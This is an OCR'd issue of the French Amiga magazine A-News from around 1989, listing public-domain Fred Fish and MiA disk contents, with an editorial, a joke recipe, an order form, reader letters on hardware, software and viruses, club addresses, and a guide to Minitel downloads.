FedUp : Un éditeur de fichiers octets par octets, qui vous permet de visionner et d'éditer n'importe quel fichier (binaire sur ASCII) en utilisant une représentation ASCII ou héxadécimale.

FileIt : Un programme de base de données écrit en DRACO. Il est sensé être compatible et n'utilise pas en conséquence les facilités d'instruction. Source Incluse.

NComm : Un programme de communications basé sur la version 134 de Comm de DJ James avec beaucoup d'améliorations. Comprend aussi plusieurs programmes auxiliaires comme Addcall, CallInfo, IbmIso, PbConvert, and ReadMail.

PrivHdlr : Un handler de violation de privilège pour votre 68000. Agit comme Décigel, mais résiste à un rebootage si bien que vous pouvez l'utiliser avec des programmes protégés en copie qui sont lancés à partir du boot. Source en assembleur incluse.

Quattro : Encore un clône de Tétris. 3 niveaux de difficulté, des effets sonores, un fond en 43 couleurs, visualisation de la pièce suivante, contrôle en joystick ou au keypad.

EDITO

Ed l'Epicier : Yoh! Oh! Yoh Oh Oh! Merry Christmas to all !!

Iron Mad : Dis donc Ed, c'est la France ici, tu m'as l'air d'avoir encore abusé des nouveautés toi !

Ed l'Epicier : (*Repoussant Iron Mad hors de l'édito*) Excusez moi chers amis. Joyeux Noël à tous ! C'est original hein ? Mais Iron Mad a bien raison, j'ai en effet passé beaucoup de temps devant l'avalanche de ***Fred FISH*** que nous avons reçues. Vous allez vous régaler ! De plus pour arroser le tout, je vous propose le contenu des ***MIA 3 et 4*** (Miam Miam). D'ailleurs tout ceci me remet en appétit. Je sens que je vais y retourner. A l'année prochaine.

FISH 231

Diff : Encore un nouveau programme diff. Celui-ci met à jour l'algorithme conformément aux communications de l'ACM d'avril 1978. Il crée des sorties plus conviviales que les programmes Diff UNIX. Sources inclus.

File : Programme qui reconnaît les différents types de fichiers et imprime conformément à ce type. Reconnaît les fichiers texte, icones, exec, fichiers objet standards, fichiers compressés, fichiers de commandes, sources C, directories, fichiers IFF, sources LaTeX, modula II, fichiers ARC, commandes Shell, sources Tex, fichiers DVI, fichiers encodés UU, fichiers YACC, archives ZOO. Version 1.0, sources inclus.

NoClick2 : Programme qui stoppe le cliquetis des drives vides sur B2000 sous AmigaDOS 1.3. Il devrait aussi fonctionner sur A500. Binaire uniquement, sources disponibles chez l'auteur.

Plot : Permet de réaliser facilement des graphes 2D ou 3D. A.G. Baxter a écrit le programme d'interface avec Intuition (plot) et Tim Mooney les programmes Multiplot et ThreeDPlot appelés à partir du programme Plot. Version 1.2, sources inclus.

Sed : GNU sed (Stream editor : éditeur de flux) pour Amiga. Sed copie les fichiers nommés ou l'entrée standart, sur la sortie standart tout en réalisant certaines opérations d'édition spécifiées par une ligne de commande ou un fichier d'écriture. Version 1.02, sources inclus.

FISH 232

BallyIII : Une nouvelle version des jeux Bally et Bally II. Cette version est plus rapide et fixe quelques bugs. C'est la mise à jour du jeu de la Fish 221.

Dbug : Debugger en C, utilisant les macros. Il vous fournit un suivi des fonctions, des affichages sélectifs des informations internes. C'est la mise à jour du programme de la Fish 102.

ReSource Demo : Une version démo de ReSource, un désassembleur intéractif pour l'Amiga. C'est la version complète du logiciel, mais la fonction "SAVE" est désactivée.

FISH 233

Brik : Un programme qui calcule les codes de redondance cyclique binaires et textuels (codes CRC). les codes texte CRC calculés par Brik sont relogeables sur d'autres systèmes dont les fichiers sont dans le format texte habituel. Brick peut être utilisé pour vérifier et mettre à jour les "checksum header" d'un fichier. Il tourne sous MS-DOS, Unix System V, BSD Unix, VAX/VMS et AmigaDOS bien sur ! Varsion 2.0, source inclus.

CacheCard : Un accessoire pour SetCPU à utiliser avec des carte A2620 sur les systèmes 68030. Il modifie la table MMU mise en place par SetCPU pour contrôler sélectivement les caches des cartes d'extension. C'est aussi un exemple indiquant comment un programme accessoire peut rechercher et modifier la table MMU de SetCPU sans avoir à lire toutes sortes de registres MMU. Version 1.00, sources inclus.

CRC Lists : Tous les fichiers de contrôle CRC pour les disquettes 001 à 231 en utilisant le programme Brik, réalisés à partir des masters de Fred Fish lui même. D'ailleurs c'est lui l'auteur de ces listes.

FISH 234

KwikBackup : Programme de backup de disque dur qui permet d'écrire les données piste par piste sur plusieurs disquettes. Utilise le bit archive, sauve restitue les commentaires et les flags de protection, et ignore les erreurs durant la restitution. Version 1.0, source en ModulaII incluse.

MuchMore : Un autre programme comme "More", "Less", "Pg",...etc. Celui-ci utilise son propre écran pour afficher le texte avec un scroll lent. Inclut une aide, des commandes de recherche et d'impression de textes. Fonctionne en Pal et NTSC, en italique, souligné et inversé. Version 1.8. Source incluse, en assembleur et ModulaII.

NetWork : Un autre programme dans la lignées des "screen hacks" (gags). On n'en dira pas plus pour ménager l'effet de surprise. Source en ModulaII incluse.

Print-It : Programmes permettant d'imprimer des images IFF sur des imprimantes 9 aiguilles compatibles Epson. Imprime en de nombreuses résolutions, avec plusieurs types de conversion des points couleur en noir et blanc. Source en ModulaII incluse.

WBPic : Remplace la couleur 0 du Workbench par une image IFF haute résolution non entrelacée, en 2 ou 4 couleurs. Source en ModulaII incluse.

XHair : Remplace le pointeur de souris par un repére utile pour positionner vos icônes verticalement et horizontalement. Source en ModulaII incluse.

FISH 235

Calckey : Une calculette 4 fonctions

résidente en mémoire n'utilisant que 24 k de mémoire qui peut effectuer des calculs quelque soit le programme que vous êtes en train d'utiliser. Version 1.0, exécutable uniquement.

Ct : Programme de visualisation d'images ayant pour origine un scanner ct, contenant quelques exemples intéressants. Ce programme, bien que ne disposant pas d'une interface utilisateur très évoluée présente quelques fonctions puissantes de traitement d'images telles que convolutions, moyennes, laplaciens, gradients, détection de contours. Version 2.2, mise à jour de celle du disque 137. Exécutable uniquement.

Mirrorwars : Un jeu sonore qui se joue à deux. Vous combattez votre adversaire au moyen de rayons laser, mais attention aux miroirs qui les réfléchissent.

FISH 236

AmigaBench : Une version assembleur pour Amiga du benchmark de Dhrystone. Version 68000 et 68020.

DiskHandler : Un système de gestion de fichiers qui permet la lecture et l'écriture de disquettes au format 1.2. Source inclus.

Heart 3D : Programme d'extraction du contour du ventricule gauche sur l'image d'un coeur en provenance d'un scanner Imatron CT. Affiche ainsi un battement de coeur en filaire. Exécutable uniquement.

Ls : Version 301 du Lister de directory UNIX du même nom. Update de la version 2.0 du disque 178. Source Inclus.

Proc : Exemple de programme de création d'un processus DOS sans appel préalable à LoadSeg. Basé sur une idée présentée à BADGE. Source Inclus.

Xprzmodeur : Librairie qui procure à l'Amiga des capacités de transfert vers un programme de communication quelconque compatible XPR. Source Inclus.

FISH 237

CLI Print : Un exemple assembleur d'impression CLI. Source Inclus.

CType : Un autre programme de consultation de texte. Mais celui-ci est rapide, permet le défilement dans les deux sens et l'impression.

DPlot : Un programme d'affichage de données expérimentales permettant de se déplacer dans les données et d'utiliser facilement des facteurs d'échelle et des fonctions de présentation.

ILBMLib : Une librairie pour l'écriture de fichiers IFF avec des exemples d'utilisation de cette librairie en C, assembleur et basic.

Parout : Démo et utilisation du port parallèle en assembleur. Sources inclus.

Speed : Un test de performance à utiliser pour comparer les vitesses de traitement de différents Amiga.

FISH 238

CwDemo : Version de démo d'un utilitaire de contrôle des assignations des registres de couleurs d'Intuition. Exécutable uniquement.

DMouse : Une nouvelle version de cet utilitaire très connu qui rend l'utilisation de l'Amiga d'une simplicité déconcertante. Version 1.20, Update de celle présente sur les Disques 168/169.

LabelPrint : Un programme d'impression d'étiquettes pour vos disquettes. Version 2.5 une mise à jour de celle du disque 210.

NGC : Encore un détecteur de virus. Vérifie le Bootblock sur toutes les disquettes lues et prévient en cas de non respect du standard.

Pyth : Un programme de tracé de l'arbre de Pythagore. Sources Inclus.

Steinschlag : un jeu type "Tétris" (Steinschlag : chute de pierres). Version 1.8, Update de la version 1.5 du disque 221.

FISH 239

Brunjes : Cette disquette comprend un certain nombre d'outils. Strnigpkg est un programme pour les chaines de caractères en FORTH et celles terminées par un NUL. Date & Time sont des outils pratiques pour obtenir et imprimer des formats de dates et d'heures. Utils sont utilisées par les autres programmes. Cursor control est un exemple de déplacement du curseur de texte. Space or Escape est une instruction pratique pour interrompre momentannément ou définitivement un programme. Les sources sont inclus.

Evolution : Le programme simule graphiquement l'évolution d'une espèce de "punaises". Elles sont représentées par des gouttes mobiles qui mangent des bactéries. Elles se transforment, se battent pour la nourriture, se reproduisent et transmettent leurs mutations à leur progéniture. C'est un exemple saisissant de simulation graphique.

FFT : Outils très performants de transformation de Fourier pour le traitement des signaux digitaux. Le FFT peut être utilisé pour traiter le spectre de fréquences d'un signal complexe. Un programme très utile pour de nombreuses applications.

Guru : Un outil permettant de comprendre la signification des nombres Guru.

H2J : Utilitaire de conversion des fichiers C de type ".H" en fichiers FORTH de type ".J".

HAMmm:n2 : Trucs graphiques représentant des lignes en mouvement sur un écran HAM avec effet hypnotique. Utilise les outils sonores du HMSL s'il sont disponibles pour générer des sons en rapport avec l'image.

HeadClean : Ce programme, utilisé avec une disquette de fibre, permet le nettoyage des têtes de lecture de vos drives. Sources inclus contenant des exemples de méthodes d'accès au "TrackDisk device".

JustBeeps : Exemple d'utilisation des circuits audio et timer pour la génération d'une série de Bips.

MandelBrot : Un programme utilisant les propriétés graphiques de Mandelbrot pour réduire de façon considérable le temps de tracé. Sources inclus.

NeuralNet : Exemple de programmation sous forme de réseau neuronal converti en JForth. Exemple de structure de programme qui pourrait représenter le futur de la programmation. Source inclus.

Textra : Un éditeur de textes très simple d'utilisation autorisant les fenêtres multiples et disposant d'un interface utilisateur basée sur la souris. Utile pour les habitués du Macintosh.

FISH 240

CrossDOS : Version de test d'un programme qui permet la lecture et l'écriture de disquettes au format MS-DOS/PC-DOS et Atari ST (V 2.0 et suivantes) directement à partir de l'AmigaDOS. Cette version de démo ne permet que la lecture, les écritures sur disque ne sont pas possibles. Une version complète est disponible auprès de CONSULTRON pour un prix très raisonnable.

Dis : Une librairie AmigaDOS partageable, implémentant un désas sembleur symbolique mono-instruction pour la famille MC 68000, ainsi qu'un programme utilisant cette librairie pour désassembler/Dumper les fichiers objet AmigaDOS en utilisant pleinement les symboles et les informations de relocation. Code source en DRACO inclus.

DM-Maps : Cartes au format IFF pour le jeu "Dungeon Master". Les 14 niveaux sont représentés.

Mem-Lib : Une librairie de routines linkables pour faciliter le déboguage des problèmes mémoire. Utilisable avec le Lattice C, V 5.0 et probablement compatibles avec les versions précédentes. Les possibilités sont les suivantes :

- "Trashing" de toute la mémoire allouée.
- "Trashing" de toute la mémoire désallouée.
- suivi de la mémoire désallouée avec notification des opérations d'écriture, de la double désallocation d'une zone mémoire ou de son absence.
- notification de la sous ou surutilisation d'une zone mémoire allouée.
- génération de conditions "Low Memory" à des fins de test.
- Identification de mauvaise utilisation mémoire par le nomde fichier ainsi que le numéro de ligne de la routine ayant effectué l'allocation. Sources inclus.

Runback : Version 6. Mise à jour de la version présente sur le disque 152 (la version du disque 214 semble avoir évolué de façon différente). Cette version se compile sous Lattice en utilisant de nombreuses optimisations, et peut rester résidente. Sources inclus.

XprLib : Librairie de protocoles de transfert de fichiers. Documentations et exemples de codes pour l'implémentation de protocoles de transfert de fichiers externes utilisant les librairies "partagées" de l'Amiga. Ceci est une mise à jour de la version comprenant le programme VLT du disque 226.

Et ce n'est pas fini ! Vous pouvez commander les Fred FISH Disks jusqu'à la disquette 250 ! (Eh oui, c'est beau Noël...)

Iron Mad, Flat Six, Ed l'Epicier et Gazelle Ardente

ENCORE DES NOUVEAUTES !

Pour ceux qui n'en ont pas encore eu assez, ou qui n'ont jamais eu de MiA Disk entre les mains, voici de quoi rassasier les plus gourmands.

MiA 3

Checkfit : sert à déterminer s'il reste suff-

isamment de place sur les disquettes pour copier un fichier.

ClockDoctor 3 : Nettoie les virus qui font tourner votre horloge à 8 heures par seconde.

Cooo : Un petit gadget qui laisse une traînée derrière votre pointeur de souris. C'est très joli.

Duell : Un jeu dans lequel vous devez abattre de méchants gangsters avant qu'ils ne vous abattent. C'est amusant, si.

Kill Requester : Ce programme supprime tous les requesters indisérables qui ne cessent d'apparaître lorsque vous tapez par exemple dFà: à la place de df0: et qui vous disent : " Please Insert Volume dfà: in any drive".

Most : Un afficheur de fichiers qui prend en compte tous les fichiers, y compris les compactés. Comprend une bonne interface utilisateur avec gadgets.

Performat : Un super formateur de disquettes. Très efficace, il permet de plus d'installer le bootblock de votre choix sur une disquette. Bien d'autres options en plus à découvrir.

Protecta : Mettez le bit de protection de vos fichiers facilement et simplement avec ce programme.

LS : Une version très, très améliorée du "List" de l'AmigaDos.

SID : Pour "System Information Display". Vous fournit toutes sortes d'informations sur les librairies, les devices, les états des ports, les fenêtres et les écrans d'Intuition, etc...

SuperBrickout : Avec un nomm comme çà, je suppose que vous avez deviné qu'il s'agit d'un casse-briques, fort plaisant au demeurant.

Wavebench : Essayez et voyez ce qui se passe !

Simgen : Un très joli programme dont la lignée de DropCloth, mais en beaucoup plus efficace et attrayant.

Watcher II : Deux yeux apparaîssent sur l'écran et suivent les déplacements du pointeur. Amusant.

SpeedTest : Un programme qui vous fournit le nombre de Ko lus par seconde par vos lecteurs.

MIA 4

AZv1.40 : Un super éditeur. "Celui de mes rêves !" déclare l'auteur. Une bien belle réalisation comme on aimerait en voir plus souvent.

CPU-Speed : un vu-mètre de la vitesse de traitement de votre machine préférée.

FileFind : Un checheur de fichiers offrant des options "Wildcards".

Gold : Un jeu de plateau et de réflexion pas facile du tout.

Power-preferences : les Préférences revues et corrigées par Jonathan Potter (un nom familier si vous êtes accroc des D.P.).

Temptation : Un peu de musique pour détendre l'atmosphère.

Wandererv2.2 : Encore un jeu. Très drôle et très prenant !

Zerg : Vous avez aimé la série des "Ultima" et autres "Quest" ? Alors ce jeu est pour vous. C'est très bien réalisé. A voir absolument !

Ouf ! Voilà, si avec çà vous n'êtes pas repus, c'est que vous êtes de sacrés goinfres ! Encore qu'en cette période de libations...

Ed l'Epicier.

NOEL APPROCHE (RAPPEL)

Toute l'équipe d'Hermès prendra du repos du 15 décembre au 10 janvier. Nous ne pourrons donc pas satisfaire vos commandes durant cet intervalle. Un conseil, envoyez vos commandes de façon à ce qu'elles nous parviennent avant le 15 décembre.

LE COIN CUISINE

Le Homard Jovial à l'Américaine

Pour 50 personnes

- 1 Homard Jovial de 85 Kilos, étalon de sa race (bête de concours) et comptable d'association de préférence.

- 4 litres de vodka maison à 95°.

- 10 litres de vin blanc.

Tuez le Homard Jovial d'un coup en lui enfonçant profondément une longue aiguille dans... la bouche. Détaillez ensuite la queue en tronçons et détachez les pinces et pattes sans les briser.

Faites chauffer l'huile dans une baignoire et mettez-y les morceaux de Homard à revenir. Lorsqu'ils sont bien rouges, versez dessus la vodka et flambez. Mouillez ensuite avec le vin blanc. Salez et poivrez.

Le mois prochain, le Homard Jovial à la diable flambé au cognac et nappé de sauce aux oeufs et à la crème. *Bon appétit à tous.*

Flat Six

BON DE COMMANDE

A retourner à :
En France:
HERMES Diffusion
BP 304,59220 Denain

En Belgique:
MiA Software
BP 111 2018 Anvers 14

Nom: _____ HDNC: _____
Prénom: _____
Adresse: _____
_____
Ville: _____
C.P.: _____
Pays: _____

20FF(125FB)

Fred Fish Disks	1-250
Amicus	1-26
TBAG	1-25
Faug	1-75
PaNorAmA	1-98
RPD	1-164

Les RPD 17,84,86,101,106,107,123,126,129, 143,146,151,155 et 163 et Faug 61 comportent 2 Disks (prix 40FF)

30FF(190FB)
HERMES Prestige 1-4, HERMES France 1-5, Bordello
Beauties (a reserver aux adultes) 1-19 + 20-26 (Art Disks)

35FF(220FB) M.i.A Disks 1 à 4

360FF Digitaliseur mono HERMES en kit (avec schema et notice)

Fred Fish Disks:#.....Prix.total:.....
Amicus:#.....Prix.total:.....
TBAG:#.....Prix.total:.....
Faug:#.....Prix.total:.....
PaNorAmA:#.....Prix.total:.....
RPD:#.....Prix.total:.....
HERMES Prestige:#.....Prix.total:.....
HERMES France:#.....Prix.total:.....
MiA Disks:#.....Prix.total:.....
Bordello Disks:#.....Prix.total:.....
Digitaliseur HERMES:#.....Prix.total:.....
Envoi en Recommandé (facultatif) cochez la case ☐ 15FF

Paiements: Chéques bancaires ou postaux libellés a l'ordre de HERMES Diffusion. Total.....:.....

Courrier

Messieurs et Madame la secrétaire de A-News. *(philEd: il y a du progrès, c'est bien! Mais n'oublions pas la Correctrice!)*

Je possède un Amiga 2000A avec 1 méga de RAM. En ouvrant la machine, j'ai constaté qu'il était possible d'ajouter 512 Ko de mémoire sur la carte prévue à cet effet. Cependant il faut ajouter de la RAM 41257 (et non de la 41256), et je n'ai pas trouvé de magasin d'électronique vendant cette mémoire.

Benoit Maire Riquewihr (68)

philEd: *Le technicien que j'ai actuellement sous la main m'assure sous la torture que 41256 ou 41257 c'est la même chose, cela provient seulement de la différence d'approvisionnement. Il suffit donc de rajouter 512 Ko sur la carte et de la reconfigurer en positionnant les jumper comme indique sur le schéma.*

Bonjour

Existe t-il un moyen d'obtenir le DBW-RENDER autre que DEEP?

Bruno Rey, Guadeloupe.

philEd: *DBW-RENDER étant un programme du DP comme pour tous les domaines publics il faut s'adresser soit directement aux auteurs soit écrire aux associations qui promotionnent le DP sur Amiga, Hermes Diffusion par exemple.*

Salut à toi, Oh A-News.*(et sa Correctrice)*

(en résumé) Quel driver pour une Star lc 24-10 et quel compilateur C choisir, LATTICE 5.0 et C++ ou MANX ?

Stéphane Aubert, Roussillon (38)

philEd: *pour les imprimantes star 24 aiguilles il faut utiliser le driver EpsonQ et pour les 9 aiguilles le driver EpsonX. En général si'il n'existe pas de driver particulier pour votre imprimante essayez directement un de ces deux.*

Pour le compilateur C je recommande un peu de patience car le MANX 5.0 doit sortir incessamment sous peu, il vaut donc mieux patienter encore un ou deux mois car si toutes les rumeurs sont confirmées LATTICE pourra retourner développer sa version 6.0.

Bonjour à tous et à toutes.

Je vous expose mes problèmes avec DPaint II acheté chez un bon revendeur. Je possède un A500 avec 1 Mo et un lecteur externe. Sur tous mes dessins (ou presque), lors d'un save print ou load, une superbe frise noire et blanche (toujours la même) s'y inscrit d'un bout à l'autre les abîmant irrémédiablement. Celle ci ressort bien entendu à l'imprimante. Cette manifestation n'apparait qu'avec DPaint II. Pour un bug cela me paraît un peu gros, alors un virus peut être? D'autant plus qu'avec le WB 1.3 mis à une date antérieure au 13 oct 89 tout fonctionne parfaitement.

Bernard Kubler, Evian (74)

philEd: *????????? Ce qui est sûr c'est que ce n'est pas un bug car depuis le temps il serait connu. Une nouvelle espèce du virus du vendredi 13? Cela paraît improbable car il se serait déjà manifesté partout, mais ne jurons de rien. Néanmoins si vous, lecteurs, avez des manifestations semblables n'hésitez pas à nous en faire part.*

Cher Anews,

A titre d'information sachez qu'un nouveau virus est arrivé: il génère des R/W errors sur la totalité des pistes des disques (**philEd:** *c'est l'hiver et les virus se multiplient.)*

Peut-on comme sur IBM remplacer physiquement certaines touches des claviers? Peut-on utiliser l'Amiga sous UNIX. Si oui a t-on toujours accès à l'environnement Amiga?

Alain Xerri, Brest (29)

philEd: *Oui il est possible de remplacer les touches du clavier mais je ne sais pas où l'on peut trouver des kits QWERTY. Pour ce qui est d'UNIX ou plutôt AMIX (c'est son nom sous Amiga) il est disponible pour les développeurs. Il n'est hélas pas possible d'avoir accès en même temps à l'environnement Amiga et UNIX. On choisit au moment de booter si on désire démarrer UNIX ou l'Amiga. Consolez vous tout de même car il s'agit d'une version graphique d'UNIX et il existe, entre autre une pendule qui ressemble à celle du WorkBench, le reste suivra plus tard.*

A-News,

Je désirerais savoir s'il existe un moyen de faire fonctionner sur un A500 un lecteur de disquette 5 1/4 Vortex fx1 (lecteur double face fonctionnant sur un Amstrad CPC 464 avec une interface spécifique au lecteur Vortex). Existe-t-il un programme du DP permettant d'utiliser le lecteur df0: comme lecteur PC 720 Ko pour faire des fichiers ASCII. Pouvez vous me dire si le Turbo Pascal sortira sur Amiga.

Nicolas Charlier (77)

philEd: *Pour le lecteur Vortex nous avouons notre ignorance mais c'est peut être possible puisque Vortex est spécialiste de ce genre de concept (un même lecteur pour plusieurs ordinateurs avec des interfaces différentes). Il faudrait te renseigner là ou tu l'as acheté. Pour Turbo Pascal le Colonel Chorizo Kid à téléphoné chez Borland et on lui a gentiment expliqué que le marché de l'Amiga n'était pas intéressant, un jour peut être. Enfin il existe un programme DP qui permet de transférer des fichiers d'un disque IBM vers un autre disque (Ram disque par ex) il s'agit de PC-patch2 qui se trouve, entre autres, sur le MiA disk N°1 (voir Hermes Diffusion).*

Bonjour,

Peut-on relier une imprimante Exelwriter compatible IBM à port parallèle Centronics à l'Amiga ? Quel est le moyen le moins cher pour digitaliser des images sur Amiga?

Philippe Mallordy, Beauzire (63)

philEd: *Comme je l'ai déjà dit plus haut on peut relier toutes les imprimantes compatibles PC à un Amiga, le tout est une question de câble et de driver. J'en connais même qui utilisent une DMP 2000 de chez Amstrad.* ***(Ed:*** *c'est une excellente imprimante sauf qu'il faut ajouter de l'encre tout les cinq minutes) En général le driver EpsonX est suffisant mais pas toujours. Pour ce qui est du digitaliseur vidéo il me semble que le moins cher est DigiView.*

Salut à tous et à toutes!

La commande RI de pépé SEKA doit elle être utilisé seulement en mode normal (prompt SEKA>) ou peut on l'employer dans un listing ? Comment fonctionne-t-elle ? C'est expliqué dans le manuel, mais je n'y comprends rien. Est-ce que Shoot'Em Up Construction Kit est sorti, et si oui que vaut il (rapidité etc...). Pourquoi Little Zeus sévit-il dans CR et plus chez vous? Pourquoi tant de Haine? pourquoi?

Christophe Mathieu Aix Les Bains (73)

Courrier

Roméo: *Pour ce qui est de la commande RI elle permet de charger un fichier (image ou son en général) à l'adresse spécifiée. Il me semble que Shoot'Em Up Construction Kit est sorti, en tout cas il ne faut pas s'attendre a un miracle quand à la rapidité. Ce que l'on gagne en pouvant modifier un maximum de paramètres on le perd en rapidité. Pour ce qui est de Little Zeus, vous êtes nombreux à nous poser cette question. Si quelqu'un connaît la raison, il sera bien aimable de nous la faire savoir.*

Ed: *Quoi? Qu'est-ce que c'est cette histoire? Ed: a toujours eu de bonnes relations avec Little Zeus.*

Hello A-News,

Comment peut-on faire une copie d'écran, ou une hard copie, pour avoir un image IFF des fenêtres WorkBench utilisables sous PPage ou Excellence? Bref, comment faites-vous pour avoir des images d'écran dans votre journal? Les touches NumL etc. sur le pavé numérique sont elles des touches à programmer, ou sont elles utilisables directement? et si oui comment? Comment se fait-il que la startup-sequence que j'ai crée sur mon 500 à Kickstart 1.2 ne fonctionne pas chez mon copain qui a un 500 à Kickstart 1.3 ? y aurait-il certaines commandes du CLI qui feraient défaut? Est-ce que Dos2Dos peut convertir tous les fichiers ST en fichier Amiga, vu qu'ils ont le même format PC.

Bertrand Le Quellec, *Vernouillet (78)*

philEd: *La moitié de nos photos d'écran sont en fait de vraies photos, les autres sont des images IFF sauvegardés avec des logiciels comme GRABBIT ou BT-Snap. Les touches du pavé numérique n'ont rien de spécial, il y a cependant quelques programmes, CED en particulier, qui les utilise pour gérer le pavé numérique comme sur un PC. Pour ce qui est de la compatibilité des startup-sequences, aucun problème. Si sa ne marche pas, c'est qu'il manque quelque chose sur la disquette. Dos2Dos peut convertir tous les fichiers ST et PC au format Amiga. N'espérez tout de même pas récupérer un jeu sur ST et qu'il marche sur AMIGA, mais tout ce qui est fichiers ASCII, image et son peut être échangé.*

A-News:

Une question simple si vous pouvez y répondre d'une manière simple. Comment utiliser RAD: ? J'ai modifié la Mountlist. Il paraît qu'il faut formater RAD: Comment fait-on ? Faut-il mettre un fichier spécial en devs?

André Vignon

philEd: *Rien de plus simple: il suffit de recopier la mountlist du WB 1.3 d'origine, de vérifier que le fichier ramdrive.device est bien dans le tiroir devs et que le fichier ram-handler est dans le tiroir L. Ensuite il ne reste plus qu'à faire le commande mount RAD: suivi par dir RAD: . On peut alors utiliser RAD: comme le RAM: disque SANS LE FORMATER. Dernier détail, comme me le fait remarqué Ed:, RAD: ne résiste pas au reset si vous avez un Super Fat Agnus.*

Messieurs,

Est-il possible d'adapter une carte accélératrice GVP sur l'Amiga 500? Est ce que la ram 32 bits est utilisable tel quel par le 68000 (c'est dans le but d'utiliser plus tard une carte accélératrice GVP)

Un Amiga fan (Suisse) parmi d'autres.

philEd: *Il n'est momentanément pas possible d'utiliser une carte 68030 GVP sur un 500, même avec les boîtiers qui permettent d'avoir des slots (connecteurs) A2000 si'il n'y a pas de slot CPU. C'est dans ce slot CPU que se niche la carte GVP. d J'entend déjà les bidouilleurs dire : "mais le slot CPU c'est le même que le bus d'extension du 500!". Si il y en a un parmi vous qui veuille tenter de bricoler une interface pour une carte à 15000 F qu'il ne se gênent pas, mais vu le prix! Pour ce qui est de la mémoire 32 bits elle ne peut pas être utilisée par le 68000. Dernier détail, cette mémoire 32 bits est sur la carte 68030 qu'il faut donc avoir avant (et non pas après) la mémoire.*

Note de Ed: Nous avons perdu l'adresse de DJEORGES qui nous avait contacté pour un problème de GFABasic. Si'il nous envoi ses coordonnées nous pouvons donner la réponse.

CLUBS (rubrique gratuite)

FRANCE

18 Club Informatique, BP413, 18007 Bourges Cedex
37 TOURS MICRO CLUB BP 168 37001 Tours Cedex. Tél 47-51-12-11
38 CLUB APOGEE -- BP 6 38620 MONTFERRAT. Tél 76 32 38 41 Stéphane PARENTON.
44 Power Club Commodore, Hédi TRIKI, 2 av de la jeunesse 44700 Orvault (Nantes) Tél 40-40-98-91
49 CLUB AMIGA ANGERS: Pour tout renseignement: Alligand Denis, 65 rue du Bon Repos, 49000 Angers. Tél 41-44-21-51
57 ALPHA CLUB INFORMATIQUE SARREGUEMINES Foyer Culturel, 3 rue J.Roth, 57200 SARREGUEMINES. Tél 87-95-25-03.
64 FRAUG, French Amiga User Group, BP64, 64202 Biarritz Cedex. Tél 59-41-17-91.
64 MICROINFORMATIQUE CLUB D'ANGLET TéL 59-52-34-03.
73 Club Amiga 13 av Jean Jaurès 73000 Chambery
93 CMOS BP157 93163 Noisy-le-Grand Cedex, tél 1-64-02-45-45

BELGIQUE

7500 CLUB P.A;C.T. BP94, 7500 Toournai

A-News en BELGIQUE

M.i.A. Software assure la diffusion d'*A-News* en Belgique et des Pays-Bas.

Pour tout renseignement :
MiA Software, BP 111
2018 ANVERS 14, Belgique
Tél 3-326-05-59

*A-NewsS en*SUISSE

Si vous êtes en Suisse vous pouvez vous abonnez à *A-News* pour 12 numéros pour la somme de 54FS. Envoyez votre paiement à : *A-News*, *36 Av Luserna, 1203 Génève. CCP No 12-25868-1*


Vous pouvez commencer votre abonnement à partir de n'importe quel numéro, le No 1 compris.

Les anciens numéros sont disponibles au prix de 20F chez:

06 ASCII 10 r Lépante 06000 Nice
13 Infolog 41 bd Baille 13006 Marseille
31 Volumm 30 r Pharaon 31000 Toulouse
33 CIS 571 571 crs de la Libération, Talence
62 Infograph 1 r du 11 novembre, Lens
64 Bab Micro, 7 rue de Coursic 64100 Bayonne
67 ZIOMM 1 r Déserte 67000 Strasbourg
69 Gelain Ets 22 Ave de Saxe, Lyon
91 Essonne Mailing 3 Imp Jules Dalou 91000 Evry
98 Gloria 7 r de Millo, Monte-Carlo, Monaco

Belgique
Media Lem, r Francois Dorzee 93, 7360 Boussu

Suisse
12 Edu Soft 14-16 r des Gares 12011 Genève 2
12 IRCO 3 rue Jean Violette, 1211 Genève 4
14 New Distribution, r Philosophes 4, 1400 Yverdon
20 Octopus, r du Bassin 8, 2000 Neuchatel



Le mitigeur mécanique Grohe Europlus en quatre modèles.
Pour bain-douche (avec douchette).
Bec douchette extractible (1,25 m) et inverseur automatique jet/douche. Raccords à visser (1/2"). 2 versions : mural (écartement réglable 125 à 175 mm) et sur colonnettes (écartement fixe 150 mmm).
In *'Catalogue Camif hiver 89/90 après JC'* p539.

Ce mois ci vous allez donc avoir droit, comme vous avez dû le comprendre, à la première partie d'une liste des DP classés par rubrique, tels que vous les trouverez sur DEEP.

Après avoir choisi le TELéchargement, vous avez sélectionné la rubrique AMIGA. La page suivante s'affiche alors (pour des raisons techniques et de place, les pages suivantes ne comportent ni sauts de ligne, ni jolies couleurs comme c'est le cas sur DEEP).

```
AMIGA     Thèmes :

1         Anews
2         Jeux
3         Graphisme
4         Musique
5         Utilitaires
6         Professionnel
7         Autres

Quel thème as-tu choisi ? ... Envoi

DIA FOR BAL JEU AFF RUB TEL
```

Deux grands choix vous sont offerts, choisir un thème (n° + ENVOI), ou changer de rubrique en tapant un des mots clé (FOR, BAL..).

A tout moment, lorsque vous êtes dans des écrans du téléchargement, vous pouvez remontez d'un niveau avec la touche SOMMAIRE du minitel.

Lorsque vous faites votre choix, la liste des programmes téléchargeables s'affiche comme suit.

```
AMIGA ANews      Programmes: 1/8

1 VirusX_3.1     detruit les Virus
2 Achetez-Anews  Pubs... en Alerte
3 ReadAll        Lit tous fichiers
4 Anews_4        disque.c & disk.c
5 Anews_5        setcolor.c
6 Anews_6        dessin.c
7 Anews_9        am-pc.c gadget.c
                                Suite

Télécharger : N° ... + Envoi
Descriptif  N°   + Guide

DIA FOR BAL JEU AFF RUB TEL
```

Vous retrouvez donc le nom du thème, l'indication numéro du premier programme de la page / nombre total de programmes dans ce thème, les programmes avec : le numéro, le nom et un bref descriptif. Si vous n'êtes pas à la dernière page du thème, les programmes suivants sont accessible par la touche minitel SUITE.

